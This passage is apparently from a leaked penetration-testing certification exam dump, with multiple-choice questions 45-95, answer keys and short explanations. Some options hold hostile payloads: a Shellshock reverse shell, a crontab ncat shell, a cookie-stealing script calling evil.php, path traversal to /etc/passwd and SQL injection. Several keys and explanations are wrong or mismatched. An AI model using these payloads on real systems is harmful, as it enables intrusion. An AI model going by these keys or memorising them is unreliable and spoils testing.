Output encoding and input validation are two of the best methods to prevent against this type of attack, which is known as cross-site scripting (XSS). Output encoding is a technique that converts user-supplied input into a safe format that prevents malicious scripts from being executed by browsers or applications. Input validation is a technique that checks user-supplied input against a set of rules or filters that reject any invalid or malicious data. Web-application firewall is a device or software that monitors and blocks web traffic based on predefined rules or signatures, but it may not catch all XSS attacks. Parameterized queries are a technique that separates

user input from SQL statements to prevent SQL injection attacks, but they do not prevent XSS attacks. Session tokens are values that are used to maintain state and identify users across web requests, but they do not prevent XSS attacks. Base64 encoding is a technique that converts binary data into ASCII characters for transmission or storage purposes, but it does not prevent XSS attacks.

QUESTION 45

A penetration tester who is doing a security assessment discovers that a critical vulnerability is being actively exploited by cybercriminals. Which of the following should the tester do NEXT?

- A. Reach out to the primary point of contact
- B. Try to take down the attackers
- C. Call law enforcement officials immediately
- D. Collect the proper evidence and add to the final report

Correct Answer: A

Section:

Explanation:

The penetration tester should reach out to the primary point of contact as soon as possible to inform them of the critical vulnerability and the active exploitation by cybercriminals. This is the most responsible and ethical course of action, as it allows the client to take immediate steps to mitigate the risk and protect their assets. The other options are not appropriate or effective in this situation.

Trying to take down the attackers would be illegal and dangerous, as it may escalate the conflict or cause collateral damage. Calling law enforcement officials immediately would be premature and unnecessary, as it may involve disclosing confidential information or violating the scope of the engagement. Collecting the proper evidence and adding to the final report would be too slow and passive, as it would delay the notification and remediation of the vulnerability.

QUESTION 46

A company is concerned that its cloud VM is vulnerable to a cyberattack and proprietary data may be stolen. A penetration tester determines a vulnerability does exist and exploits the vulnerability by adding a fake VM instance to the IaaS component of the client's VM. Which of the following cloud attacks did the penetration tester MOST likely implement?

- A. Direct-to-origin
- B. Cross-site scripting
- C. Malware injection
- D. Credential harvesting

Correct Answer: C

Section:

Explanation:

Malware injection is the most likely cloud attack that the penetration tester implemented, as it involves adding a fake VM instance to the IaaS component of the client's VM. Malware injection is a type of attack that exploits vulnerabilities in cloud services or applications to inject malicious code or data into them. The injected malware can then compromise or control the cloud resources or data.

QUESTION 47

A penetration tester needs to perform a test on a finance system that is PCI DSS v3.2.1 compliant. Which of the following is the MINIMUM frequency to complete the scan of the system?

- A. Weekly
- B. Monthly
- C. Quarterly
- D. Annually

Correct Answer: C

Section:

Explanation:

Quarterly is the minimum frequency to complete the scan of the system that is PCI DSS v3.2.1 compliant, according to Requirement 11.2.2 of the standard¹. PCI DSS (Payment Card Industry Data Security Standard) is a set of

security standards that applies to any organization that processes, stores, or transmits credit card information. Requirement 11.2.2 states that organizations must perform internal vulnerability scans at least quarterly and after any significant change in the network.

<https://www.pcicomplianceguide.org/faq/#25>

PCI DSS requires quarterly vulnerability/penetration tests, not weekly.

QUESTION 48

A company becomes concerned when the security alarms are triggered during a penetration test.

Which of the following should the company do NEXT?

- A. Halt the penetration test.
- B. Contact law enforcement.
- C. Deconflict with the penetration tester.
- D. Assume the alert is from the penetration test.

Correct Answer: C

Section:

Explanation:

Deconflicting with the penetration tester is the best thing to do next after the security alarms are triggered during a penetration test, as it will help determine whether the alarm was caused by the tester's activity or by an actual threat. Deconflicting is the process of communicating and coordinating with other parties involved in a penetration testing engagement, such as security teams, network administrators, or emergency contacts, to avoid confusion or interference.

QUESTION 49

A penetration tester wants to identify CVEs that can be leveraged to gain execution on a Linux server that has an SSHD running. Which of the following would BEST support this task?

- A. Run nmap with the -o, -p22, and -sC options set against the target
- B. Run nmap with the -sV and -p22 options set against the target
- C. Run nmap with the --script vulners option set against the target
- D. Run nmap with the -sA option set against the target

Correct Answer: C

Section:

Explanation:

Running nmap with the --script vulners option set against the target would best support the task of identifying CVEs that can be leveraged to gain execution on a Linux server that has an SSHD running, as it will use an NSE script that checks for vulnerabilities based on version information from various sources, such as CVE databases². The --script option allows users to specify which NSE scripts to run during an Nmap scan.

QUESTION 50

A penetration tester logs in as a user in the cloud environment of a company. Which of the following Pacu modules will enable the tester to determine the level of access of the existing user?

- A. iam_enum_permissions
- B. iam_privesc_scan
- C. iam_backdoor_assume_role
- D. iam_bruteforce_permissions

Correct Answer: A

Section:

Explanation:

The iam_enum_permissions module will enable the tester to determine the level of access of the existing user in the cloud environment of a company, as it will list all permissions associated with an IAM user³. IAM (Identity and Access Management) is a service that enables users to manage access and permissions for AWS resources. Pacu is a tool that can be used to perform penetration testing on AWS environments⁴.

Reference: https://essay.utwente.nl/76955/1/Szabo_MSc_EEMCS.pdf (37)

QUESTION 51

A penetration tester has completed an analysis of the various software products produced by the company under assessment. The tester found that over the past several years the company has been including vulnerable third-party modules in multiple products, even though the quality of the organic code being developed is very good. Which of the following recommendations should the penetration tester include in the report?

- A. Add a dependency checker into the tool chain.
- B. Perform routine static and dynamic analysis of committed code.
- C. Validate API security settings before deployment.
- D. Perform fuzz testing of compiled binaries.

Correct Answer: A

Section:

Explanation:

Adding a dependency checker into the tool chain is the best recommendation for the company that has been including vulnerable third-party modules in multiple products. A dependency checker is a tool that analyzes the dependencies of a software project and identifies any known vulnerabilities or outdated versions. This can help the developers to update or replace the vulnerable modules before deploying the products.

QUESTION 52

A penetration tester is testing a web application that is hosted by a public cloud provider. The tester is able to query the provider's metadata and get the credentials used by the instance to authenticate itself. Which of the following vulnerabilities has the tester exploited?

- A. Cross-site request forgery
- B. Server-side request forgery
- C. Remote file inclusion
- D. Local file inclusion

Correct Answer: B

Section:

Explanation:

Server-side request forgery (SSRF) is the vulnerability that the tester exploited by querying the provider's metadata and getting the credentials used by the instance to authenticate itself. SSRF is a type of attack that abuses a web application to make requests to other resources or services on behalf of the web server. This can allow an attacker to access internal or external resources that are otherwise inaccessible or protected. In this case, the tester was able to access the metadata service of the cloud provider, which contains sensitive information about the instance, such as credentials, IP addresses, roles, etc.

Reference: https://owasp.org/www-community/attacks/Server_Side_Request_Forgery

QUESTION 53

When preparing for an engagement with an enterprise organization, which of the following is one of the MOST important items to develop fully prior to beginning the penetration testing activities?

- A. Clarify the statement of work.
- B. Obtain an asset inventory from the client.
- C. Interview all stakeholders.
- D. Identify all third parties involved.

Correct Answer: A

Section:

Explanation:

Clarifying the statement of work is one of the most important items to develop fully prior to beginning the penetration testing activities, as it defines the scope, objectives, deliverables, and expectations of the engagement. The statement of work is a formal document that outlines the agreement between the penetration tester and the client and serves as a reference for both parties throughout the engagement. It should include details such as the type, duration, and frequency of testing, the target systems and networks, the authorized methods and tools, the reporting format and schedule, and any legal or ethical considerations.

QUESTION 54

A red-team tester has been contracted to emulate the threat posed by a malicious insider on a company's network, with the constrained objective of gaining access to sensitive personnel files. During the assessment, the red-team tester identifies an artifact indicating possible prior compromise within the target environment. Which of the following actions should the tester take?

- A. Perform forensic analysis to isolate the means of compromise and determine attribution.
- B. Incorporate the newly identified method of compromise into the red team's approach.
- C. Create a detailed document of findings before continuing with the assessment.
- D. Halt the assessment and follow the reporting procedures as outlined in the contract.

Correct Answer: D

Section:

Explanation:

Halting the assessment and following the reporting procedures as outlined in the contract is the best action to take after identifying that an application being tested has already been compromised with malware. This is because continuing the assessment might interfere with an ongoing investigation or compromise evidence collection. The reporting procedures are part of the contract that specifies how to handle any critical issues or incidents during the penetration testing engagement. They should include details such as who to contact, what information to provide, and what steps to follow.

QUESTION 55

A penetration tester writes the following script:

```
#!/bin/bash
for x in `seq 1 254`; do
    ping -c 1 10.10.1.$x;
done
```

Which of the following objectives is the tester attempting to achieve?

- A. Determine active hosts on the network.
- B. Set the TTL of ping packets for stealth.
- C. Fill the ARP table of the networked devices.
- D. Scan the system on the most used ports.

Correct Answer: A

Section:

Explanation:

The tester is attempting to determine active hosts on the network by writing a script that pings a range of IP addresses. Ping is a network utility that sends ICMP echo request packets to a host and waits for ICMP echo reply packets. Ping can be used to test whether a host is reachable or not by measuring its response time. The script uses a for loop to iterate over a range of IP addresses from 192.168.1.1 to 192.168.1.254 and pings each one using the ping command with -c 1 option, which specifies one packet per address.

QUESTION 56

Which of the following should a penetration tester consider FIRST when engaging in a penetration test in a cloud environment?

- A. Whether the cloud service provider allows the penetration tester to test the environment
- B. Whether the specific cloud services are being used by the application
- C. The geographical location where the cloud services are running
- D. Whether the country where the cloud service is based has any impeding laws

Correct Answer: A

Section:

Explanation:

The first thing that a penetration tester should consider when engaging in a penetration test in a cloud environment is whether the cloud service provider allows the tester to test the environment, as this will determine whether the tester has permission or authorization to perform the test. Some cloud service providers have policies or terms of service that prohibit or restrict penetration testing on their platforms or require prior approval or notification before testing. The tester should review these policies and obtain written consent from the provider before conducting any testing activities.

QUESTION 57

A penetration tester who is conducting a web-application test discovers a clickjacking vulnerability associated with a login page to financial data. Which of the following should the tester do with this information to make this a successful exploit?

- A. Perform XSS.
- B. Conduct a watering-hole attack.
- C. Use BeEF.
- D. Use browser autopwn.

Correct Answer: B

Section:

Explanation:

A clickjacking vulnerability allows an attacker to trick a user into clicking on a hidden element on a web page, such as a login button or a link. A watering-hole attack is a technique where the attacker compromises a website that is frequently visited by the target users, and injects malicious code or content into the website. The attacker can then use the clickjacking vulnerability to redirect the users to a malicious website or perform unauthorized actions on their behalf.

A) Perform XSS. This is incorrect. XSS (cross-site scripting) is a vulnerability where an attacker injects malicious scripts into a web page that are executed by the browser of the victim. XSS can be used to steal cookies, session tokens, or other sensitive information, but it is not directly related to clickjacking.

C) Use BeEF. This is incorrect. BeEF (Browser Exploitation Framework) is a tool that allows an attacker to exploit various browser vulnerabilities and take control of the browser of the victim. BeEF can be used to launch clickjacking attacks, but it is not the only way to do so.

D) Use browser autopwn. This is incorrect. Browser autopwn is a feature of Metasploit that automatically exploits browser vulnerabilities and delivers a payload to the victim's system. Browser autopwn can be used to compromise the browser of the victim, but it is not directly related to clickjacking.

Reference:

1: OWASP Foundation, "Clickjacking", <https://owasp.org/www-community/attacks/Clickjacking>

2: PortSwigger, "What is clickjacking? Tutorial & Examples", <https://portswigger.net/websecurity/clickjacking>

4: Akto, "Clickjacking: Understanding vulnerability, attacks and prevention", <https://www.akto.io/blog/clickjacking-understanding-vulnerability-attacks-and-prevention>

QUESTION 58

A company that requires minimal disruption to its daily activities needs a penetration tester to perform information gathering around the company's web presence. Which of the following would the tester find MOST helpful in the initial information-gathering steps? (Choose two.)

- A. IP addresses and subdomains
- B. Zone transfers
- C. DNS forward and reverse lookups
- D. Internet search engines
- E. Externally facing open ports
- F. Shodan results

Correct Answer: A, D

Section:

Explanation:

A) IP addresses and subdomains. This is correct. IP addresses and subdomains are useful information for a penetration tester to identify the scope and range of the company's web presence. IP addresses can reveal the location, network, and service provider of the company's web servers, while subdomains can indicate the different functions and features of the company's website. A penetration tester can use tools like whois, Netcraft, or DNS lookups to find IP addresses and subdomains associated with the company's domain name.

D) Internet search engines. This is correct. Internet search engines are powerful tools for a penetration tester to perform passive information gathering around the company's web presence. Search engines can provide a wealth of information, such as the company's profile, history, news, social media accounts, reviews, products, services, customers, partners, competitors, and more. A penetration tester can use advanced search operators and keywords to narrow down the results and find relevant information. For example, using the site: operator can limit the results to a specific domain or subdomain, while using the intitle: operator can filter the results by the title of the web pages.

QUESTION 59

Which of the following are the MOST important items to include in the final report for a penetration test? (Choose two.)

- A. The CVSS score of the finding
- B. The network location of the vulnerable device
- C. The vulnerability identifier
- D. The client acceptance form
- E. The name of the person who found the flaw
- F. The tool used to find the issue

Correct Answer: C, F

Section:

QUESTION 60

A penetration tester performs the following command:

```
curl -I -http2 https://www.comptia.org
```

Which of the following snippets of output will the tester MOST likely receive?

- A.

```
HTTP/2 200
...
x-frame-options: SAMEORIGIN
x-xss-protection: 1; mode=block
x-content-type-options: nosniff
referrer-policy: strict-origin
strict-transport-security: max-age=31536000; includeSubdomains; preload
...
```
- B.

```
<!DOCTYPE html>
<html lang="en">
<head>
<meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" />
...
</head>
...
<body lang="en">
</body>
</html>
```
- C.

% Total	% Received	% Xferd	Average Dload	Speed Upload	Time Total	Time Spent	Time Left	Current Speed	
100	1698k	100 1698k	0 0	1566k	0	0:00:01	0:00:01	--:-- -:--	1565k
- D.

```
[#####] 100%
```

- A. Option A
- B. Option B
- C. Option C

D. Option D

Correct Answer: A

Section:

Explanation:

Reference: <https://research.securitum.com/http-2-protocol-it-is-faster-but-is-it-also-safer/>

QUESTION 61

A penetration tester runs the unshadow command on a machine. Which of the following tools will the tester most likely use NEXT?

- A. John the Ripper
- B. Hydra
- C. Mimikatz
- D. Cain and Abel

Correct Answer: A

Section:

Explanation:

Reference: <https://www.cyberciti.biz/faq/unix-linux-password-cracking-john-the-ripper/>

QUESTION 62

A penetration tester has been hired to configure and conduct authenticated scans of all the servers on a software company's network. Which of the following accounts should the tester use to return the MOST results?

- A. Root user
- B. Local administrator
- C. Service
- D. Network administrator

Correct Answer: C

Section:

QUESTION 63

User credentials were captured from a database during an assessment and cracked using rainbow tables. Based on the ease of compromise, which of the following algorithms was MOST likely used to store the passwords in the database?

- A. MD5
- B. bcrypt
- C. SHA-1
- D. PBKDF2

Correct Answer: A

Section:

Explanation:

Reference: <https://www.geeksforgeeks.org/understanding-rainbow-table-attack/>

QUESTION 64

A penetration tester recently performed a social-engineering attack in which the tester found an employee of the target company at a local coffee shop and over time built a relationship with the employee. On the employee's birthday, the tester gave the employee an external hard drive as a gift.

Which of the following social-engineering attacks was the tester utilizing?

- A. Phishing
- B. Tailgating
- C. Baiting
- D. Shoulder surfing

Correct Answer: C

Section:

Explanation:

Reference: <https://phoenixnap.com/blog/what-is-social-engineering-types-of-threats>

QUESTION 65

A penetration tester runs a scan against a server and obtains the following output:

```
21/tcp open ftp Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-12-20 09:23AM 331 index.aspx
| ftp-syst:
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds Microsoft Windows Server 2012 Std
3389/tcp open ssl/ms-wbt-server
| rdp-ntlm-info:
| Target Name: WEB3
| NetBIOS_Computer_Name: WEB3
| Product_Version: 6.3.9600
|_ System_Time: 2021-01-15T11:32:06+00:00
8443/tcp open http Microsoft IIS httpd 8.5
| http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/8.5
|_ http-title: IIS Windows Server
```

Which of the following command sequences should the penetration tester try NEXT?

- A. ftp 192.168.53.23
- B. smbclient \\\\WEB3\\IPC\$ -I 192.168.53.23 -U guest
- C. ncrack -u Administrator -P 15worst_passwords.txt -p rdp 192.168.53.23
- D. curl -X TRACE https://192.168.53.23:8443/index.aspx
- E. nmap --script vuln -sV 192.168.53.23

Correct Answer: A

Section:

QUESTION 66

A penetration tester discovered a code repository and noticed passwords were hashed before they were stored in the database with the following code? salt = '123' hash = hashlib.pbkdf2_hmac('sha256', plaintext, salt, 10000) The tester recommended the code be updated to the following salt = os.urandom(32) hash = hashlib.pbkdf2_hmac('sha256', plaintext, salt, 10000) Which of the following steps should the penetration tester recommend?

- A. Changing passwords that were created before this code update
- B. Keeping hashes created by both methods for compatibility
- C. Rehashing all old passwords with the new code
- D. Replacing the SHA-256 algorithm to something more secure

Correct Answer: A

Section:

Explanation:

The penetration tester recommended the code be updated to use a random salt instead of a fixed salt for hashing passwords. A salt is a random value that is added to the plaintext password before hashing it, to prevent attacks such as rainbow tables or dictionary attacks that rely on precomputed hashes of common or weak passwords. A random salt ensures that each password hash is unique and unpredictable, even if two users have the same password. However, changing the salt does not affect the existing hashes that were created with the old salt, which may still be vulnerable to attacks. Therefore, the penetration tester should recommend changing passwords that were created before this code update, so that they can be hashed with the new salt and be more secure. The other options are not valid steps that the penetration tester should recommend. Keeping hashes created by both methods for compatibility would defeat the purpose of updating the code, as it would leave some hashes vulnerable to attacks. Rehashing all old passwords with the new code would not work, as it would require knowing the plaintext passwords, which are not stored in the database. Replacing the SHA-256 algorithm to something more secure is not necessary, as SHA-256 is a secure and widely used hashing algorithm that has no known vulnerabilities or collisions.

QUESTION 67

During a penetration test, a tester found a web component with no authentication requirements. The web component also allows file uploads and is hosted on one of the target public web servers. The following actions should the penetration tester perform next?

- A. Continue the assessment and mark the finding as critical.
- B. Attempting to remediate the issue temporarily.
- C. Notify the primary contact immediately.
- D. Shutting down the web server until the assessment is finished

Correct Answer: C

Section:

Explanation:

The penetration tester should notify the primary contact immediately, as this is a serious security issue that may compromise the confidentiality, integrity, and availability of the web server and its data. A web component with no authentication requirements and file upload capabilities can allow an attacker to upload malicious files, such as web shells, backdoors, or malware, to the web server and gain remote access or execute arbitrary commands on the web server. This can lead to further attacks, such as data theft, data corruption, privilege escalation, lateral movement, or denial of service. The penetration tester should inform the primary contact of the issue and its potential impact, and provide recommendations for remediation, such as implementing authentication mechanisms, restricting file upload types and sizes, or scanning uploaded files for malware. The other options are not appropriate actions for the penetration tester at this stage. Continuing the assessment and marking the finding as critical would delay the notification and remediation of the issue, which may increase the risk of exploitation by other attackers. Attempting to remediate the issue temporarily would interfere with the normal operation of the web server and may cause unintended consequences or damage. Shutting down the web server until the assessment is finished would disrupt the availability of the web server and its services, and may violate the scope or agreement of the assessment.

QUESTION 68

A penetration tester breaks into a company's office building and discovers the company does not have a shredding service. Which of the following attacks should the penetration tester try next?

- A. Dumpster diving
- B. Phishing
- C. Shoulder surfing
- D. Tailgating

Correct Answer: A

Section:

Explanation:

The penetration tester should try dumpster diving next, which is an attack that involves searching through trash bins or dumpsters for discarded documents or items that may contain sensitive or useful information. Dumpster

diving can reveal information such as passwords, account numbers, credit card numbers, invoices, receipts, memos, contracts, or employee records. The penetration tester can use this information to gain access to systems or networks, impersonate users or employees, or perform social engineering attacks. The other options are not likely attacks that the penetration tester should try next based on the discovery that the company does not have a shredding service. Phishing is an attack that involves sending fraudulent emails that appear to be from legitimate sources to trick users into revealing their credentials or clicking on malicious links or attachments. Shoulder surfing is an attack that involves observing or spying on users while they enter their credentials or perform other tasks on their devices. Tailgating is an attack that involves following authorized personnel into a restricted area without proper authorization or identification.

QUESTION 69

A penetration tester gains access to a web server and notices a large number of devices in the system ARP table. Upon scanning the web server, the tester determines that many of the devices are user workstations. Which of the following should be included in the recommendations for remediation?

- A. training program on proper access to the web server
- B. patch-management program for the web server.
- C. the web server in a screened subnet
- D. Implement endpoint protection on the workstations

Correct Answer: D

Section:

Explanation:

The penetration tester should recommend implementing endpoint protection on the workstations, which is a security measure that involves installing software or hardware on devices that connect to a network to protect them from threats such as malware, ransomware, phishing, or unauthorized access. Endpoint protection can include antivirus software, firewalls, encryption tools, VPNs, or device management systems. Endpoint protection can help prevent user workstations from being compromised by attackers who have gained access to the web server or other devices on the network. The other options are not valid recommendations for remediation based on the discovery that many of the devices are user workstations. Changing passwords that were created before this code update is not relevant to this issue, as it refers to a different scenario involving password hashing and salting. Keeping hashes created by both methods for compatibility is not relevant to this issue, as it refers to a different scenario involving password hashing and salting. Moving the web server in a screened subnet is not relevant to this issue, as it refers to a different scenario involving network segmentation and isolation.

QUESTION 70

In the process of active service enumeration, a penetration tester identifies an SMTP daemon running on one of the target company's servers. Which of the following actions would BEST enable the tester to perform phishing in a later stage of the assessment?

- A. Test for RFC-defined protocol conformance.
- B. Attempt to brute force authentication to the service.
- C. Perform a reverse DNS query and match to the service banner.
- D. Check for an open relay configuration.

Correct Answer: D

Section:

Explanation:

SMTP is a protocol associated with mail servers. Therefore, for a penetration tester, an open relay configuration can be exploited to launch phishing attacks.

QUESTION 71

A red team gained access to the internal network of a client during an engagement and used the Responder tool to capture important data. Which of the following was captured by the testing team?

- A. Multiple handshakes
- B. IP addresses
- C. Encrypted file transfers
- D. User hashes sent over SMB

Correct Answer: B

Section:

QUESTION 72

Running a vulnerability scanner on a hybrid network segment that includes general IT servers and industrial control systems:

- A. will reveal vulnerabilities in the Modbus protocol.
- B. may cause unintended failures in control systems.
- C. may reduce the true positive rate of findings.
- D. will create a denial-of-service condition on the IP networks.

Correct Answer: B

Section:

Explanation:

Reference: <https://www.hSDL.org/?view&did=7262>

QUESTION 73

An Nmap network scan has found five open ports with identified services. Which of the following tools should a penetration tester use NEXT to determine if any vulnerabilities with associated exploits exist on the open ports?

- A. OpenVAS
- B. Drozer
- C. Burp Suite
- D. OWASP ZAP

Correct Answer: A

Section:

Explanation:

OpenVAS is a full-featured vulnerability scanner.

OWASP ZAP = Burp Suite

Drozer (Android) = drozer allows you to search for security vulnerabilities in apps and devices by assuming the role of an app and interacting with the Dalvik VM, other apps' IPC endpoints and the underlying OS.

Reference: <https://pentest-tools.com/network-vulnerability-scanning/network-security-scanneronline-opensvas>

QUESTION 74

A penetration tester would like to obtain FTP credentials by deploying a workstation as an on-path attack between the target and the server that has the FTP protocol. Which of the following methods would be the BEST to accomplish this objective?

- A. Wait for the next login and perform a downgrade attack on the server.
- B. Capture traffic using Wireshark.
- C. Perform a brute-force attack over the server.
- D. Use an FTP exploit against the server.

Correct Answer: B

Section:

Explanation:

Reference: <https://shahmeeramir.com/penetration-testing-of-an-ftp-server-19afe538be4b>

QUESTION 75

Penetration-testing activities have concluded, and the initial findings have been reviewed with the client. Which of the following best describes the NEXT step in the engagement?

- A. Acceptance by the client and sign-off on the final report
- B. Scheduling of follow-up actions and retesting
- C. Attestation of findings and delivery of the report
- D. Review of the lessons learned during the engagement

Correct Answer: C

Section:

QUESTION 76

A penetration tester discovered a vulnerability that provides the ability to upload to a path via directory traversal. Some of the files that were discovered through this vulnerability are:

```
https://xx.xx.xx.x/vpn/..../vpns/portal/scripts/newbm.pl
https://xx.xx.xx.x/vpn/..../vpns/portal/scripts/rmbm.pl
https://xx.xx.xx.x/vpn/..../vpns/portal/scripts/pikctHEME.pl
https://xx.xx.xx.x/vpn/..../vpns/cfg/smb.conf
```

Which of the following is the BEST method to help an attacker gain internal access to the affected machine?

- A. Edit the discovered file with one line of code for remote callback
- B. Download .pl files and look for usernames and passwords
- C. Edit the smb.conf file and upload it to the server
- D. Download the smb.conf file and look at configurations

Correct Answer: C

Section:

QUESTION 77

A penetration tester has established an on-path attack position and must now specially craft a DNS query response to be sent back to a target host. Which of the following utilities would BEST support this objective?

- A. Socat
- B. tcpdump
- C. Scapy
- D. dig

Correct Answer: C

Section:

Explanation:

<https://thepacketgeek.com/scapy/building-network-tools/part-09/>

QUESTION 78

A penetration tester ran the following command on a staging server:

```
python -m SimpleHTTPServer 9891
```

Which of the following commands could be used to download a file named exploit to a target machine for execution?

- A. nc 10.10.51.50 9891 < exploit
- B. powershell -exec bypass -f \\10.10.51.50\9891
- C. bash -i >& /dev/tcp/10.10.51.50/9891 0&1>/exploit
- D. wget 10.10.51.50:9891/exploit

Correct Answer: D

Section:

Explanation:

Reference: <https://www.redhat.com/sysadmin/simple-http-server>

QUESTION 79

When developing a shell script intended for interpretation in Bash, the interpreter `/bin/bash` should be explicitly specified. Which of the following character combinations should be used on the first line of the script to accomplish this goal?

- A. `<#`
- B. `<$`
- C. `##`
- D. `#$`
- E. `#!`

Correct Answer: E

Section:

Explanation:

Reference: <https://linuxconfig.org/bash-scripting-tutorial-for-beginners>

`#!/bin/bash` `--#` and `!` makes this line special because `#` is used as comment line in bash. `!` is called

QUESTION 80

In an unprotected network file repository, a penetration tester discovers a text file containing usernames and passwords in cleartext and a spreadsheet containing data for 50 employees, including full names, roles, and serial numbers. The tester realizes some of the passwords in the text file follow the format: `<name- serial_number>`. Which of the following would be the best action for the tester to take NEXT with this information?

- A. Create a custom password dictionary as preparation for password spray testing.
- B. Recommend using a password manage/vault instead of text files to store passwords securely.
- C. Recommend configuring password complexity rules in all the systems and applications.
- D. Document the unprotected file repository as a finding in the penetration-testing report.

Correct Answer: D

Section:

QUESTION 81

Which of the following is the MOST effective person to validate results from a penetration test?

- A. Third party
- B. Team leader
- C. Chief Information Officer
- D. Client

Correct Answer: B

Section:

QUESTION 82

A penetration tester is working on a scoping document with a new client. The methodology the client uses includes the following:

Pre-engagement interaction (scoping and ROE)

Intelligence gathering (reconnaissance)

Threat modeling
Vulnerability analysis
Exploitation and post exploitation
Reporting

Which of the following methodologies does the client use?

- A. OWASP Web Security Testing Guide
- B. PTES technical guidelines
- C. NIST SP 800-115
- D. OSSTMM

Correct Answer: B

Section:

Explanation:

Reference: <https://kirkpatrickprice.com/blog/stages-of-penetration-testing-according-to-ptes/>

QUESTION 83

A penetration tester ran an Nmap scan on an Internet-facing network device with the -F option and found a few open ports. To further enumerate, the tester ran another scan using the following command:

```
nmap -O -A -sS -p- 100.100.100.50
```

Nmap returned that all 65,535 ports were filtered. Which of the following MOST likely occurred on the second scan?

- A. A firewall or IPS blocked the scan.
- B. The penetration tester used unsupported flags.
- C. The edge network device was disconnected.
- D. The scan returned ICMP echo replies.

Correct Answer: A

Section:

Explanation:

Reference: <https://phoenixnap.com/kb/nmap-scan-open-ports>

QUESTION 84

A penetration tester exploited a unique flaw on a recent penetration test of a bank. After the test was completed, the tester posted information about the exploit online along with the IP addresses of the exploited machines.

Which of the following documents could hold the penetration tester accountable for this action?

- A. ROE
- B. SLA
- C. MSA
- D. NDA

Correct Answer: D

Section:

QUESTION 85

A client has requested that the penetration test scan include the following UDP services: SNMP, NetBIOS, and DNS. Which of the following Nmap commands will perform the scan?

- A. `nmap -vv sUV -p 53, 123-159 10.10.1.20/24 -oA udpscan`

- B. nmap -vv sUV -p 53,123,161-162 10.10.1.20/24 -oA udpscan
- C. nmap -vv sUV -p 53,137-139,161-162 10.10.1.20/24 -oA udpscan
- D. nmap -vv sUV -p 53, 122-123, 160-161 10.10.1.20/24 -oA udpscan

Correct Answer: C

Section:

QUESTION 86

A penetration tester who is conducting a vulnerability assessment discovers that ICMP is disabled on a network segment. Which of the following could be used for a denial-of-service attack on the network segment?

- A. Smurf
- B. Ping flood
- C. Fraggle
- D. Ping of death

Correct Answer: C

Section:

Explanation:

Fraggle attack is same as a Smurf attack but rather than ICMP, UDP protocol is used. The prevention of these attacks is almost identical to Fraggle attack.

Ref: <https://www.okta.com/identity-101/fraggle-attack/>

QUESTION 87

Which of the following types of information should be included when writing the remediation section of a penetration test report to be viewed by the systems administrator and technical staff?

- A. A quick description of the vulnerability and a high-level control to fix it
- B. Information regarding the business impact if compromised
- C. The executive summary and information regarding the testing company
- D. The rules of engagement from the assessment

Correct Answer: A

Section:

Explanation:

The systems administrator and the technical staff would be more interested in the technical aspect of the findings

QUESTION 88

A penetration tester discovers a vulnerable web server at 10.10.1.1. The tester then edits a Python script that sends a web exploit and comes across the following code:

```
exploits = {"User-Agent": "()" { ignored;};/bin/bash -i>& /dev/tcp/127.0.0.1/9090 0>&1", "Accept":  
"text/html,application/xhtml+xml,application/xml"}
```

Which of the following edits should the tester make to the script to determine the user context in which the server is being run?

- A. exploits = {"User-Agent": "()" { ignored;};/bin/bash -i id;whoami", "Accept":
"text/html,application/xhtml+xml,application/xml"}
- B. exploits = {"User-Agent": "()" { ignored;};/bin/bash -i>& find / -perm -4000", "Accept":
"text/html,application/xhtml+xml,application/xml"}
- C. exploits = {"User-Agent": "()" { ignored;};/bin/sh -i ps -ef" 0>&1", "Accept":
"text/html,application/xhtml+xml,application/xml"}
- D. exploits = {"User-Agent": "()" { ignored;};/bin/bash -i>& /dev/tcp/10.10.1.1/80" 0>&1", "Accept":

"text/html,application/xhtml+xml,application/xml"}

Correct Answer: A

Section:

QUESTION 89

Which of the following provides a matrix of common tactics and techniques used by attackers along with recommended mitigations?

- A. NIST SP 800-53
- B. OWASP Top 10
- C. MITRE ATT&CK framework
- D. PTES technical guidelines

Correct Answer: C

Section:

Explanation:

Reference: <https://digitalguardian.com/blog/what-mitre-attck-framework>

QUESTION 90

Which of the following should a penetration tester attack to gain control of the state in the HTTP protocol after the user is logged in?

- A. HTTPS communication
- B. Public and private keys
- C. Password encryption
- D. Sessions and cookies

Correct Answer: D

Section:

QUESTION 91

A software company has hired a penetration tester to perform a penetration test on a database server. The tester has been given a variety of tools used by the company's privacy policy. Which of the following would be the BEST to use to find vulnerabilities on this server?

- A. OpenVAS
- B. Nikto
- C. SQLmap
- D. Nessus

Correct Answer: C

Section:

Explanation:

Reference: <https://phoenixnap.com/blog/best-penetration-testing-tools>

QUESTION 92

A penetration tester was able to gain access successfully to a Windows workstation on a mobile client's laptop. Which of the following can be used to ensure the tester is able to maintain access to the system?

- A. `schtasks /create /sc /ONSTART /tr C:\Temp\WindowsUpdate.exe`

- B. wmic startup get caption,command
- C. crontab -l; echo "@reboot sleep 200 && ncat -lvp 4242 -e /bin/bash" | crontab 2>/dev/null
- D. sudo useradd -ou 0 -g 0 user

Correct Answer: A

Section:

QUESTION 93

A large client wants a penetration tester to scan for devices within its network that are Internet facing. The client is specifically looking for Cisco devices with no authentication requirements. Which of the following settings in Shodan would meet the client's requirements?

- A. "cisco-ios" "admin+1234"
- B. "cisco-ios" "no-password"
- C. "cisco-ios" "default-passwords"
- D. "cisco-ios" "last-modified"

Correct Answer: B

Section:

QUESTION 94

A tester who is performing a penetration test on a website receives the following output:

Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /var/www/search.php on line 62

Which of the following commands can be used to further attack the website?

- A. <script>var adr= '../evil.php?test=' + escape(document.cookie);</script>
- B. ../../../../../../../etc/passwd
- C. /var/www/html/index.php;whoami
- D. 1 UNION SELECT 1, DATABASE(),3--

Correct Answer: D

Section:

QUESTION 95

A penetration tester conducted a vulnerability scan against a client's critical servers and found the following:

Host name	IP	OS	Security updates
addc01.local	10.1.1.20	Windows Server 2012	KB4581001, KB4585587, KB4586007
addc02.local	10.1.1.21	Windows Server 2012	KB4586007
dnsint.local	10.1.1.22	Windows Server 2012	KB4581001, KB4585587, KB4586007, KB4586010
wwwint.local	10.1.1.23	Windows Server 2012	KB4581001

Which of the following would be a recommendation for remediation?

- A. Deploy a user training program
- B. Implement a patch management plan
- C. Utilize the secure software development life cycle
- D. Configure access controls on each of the servers

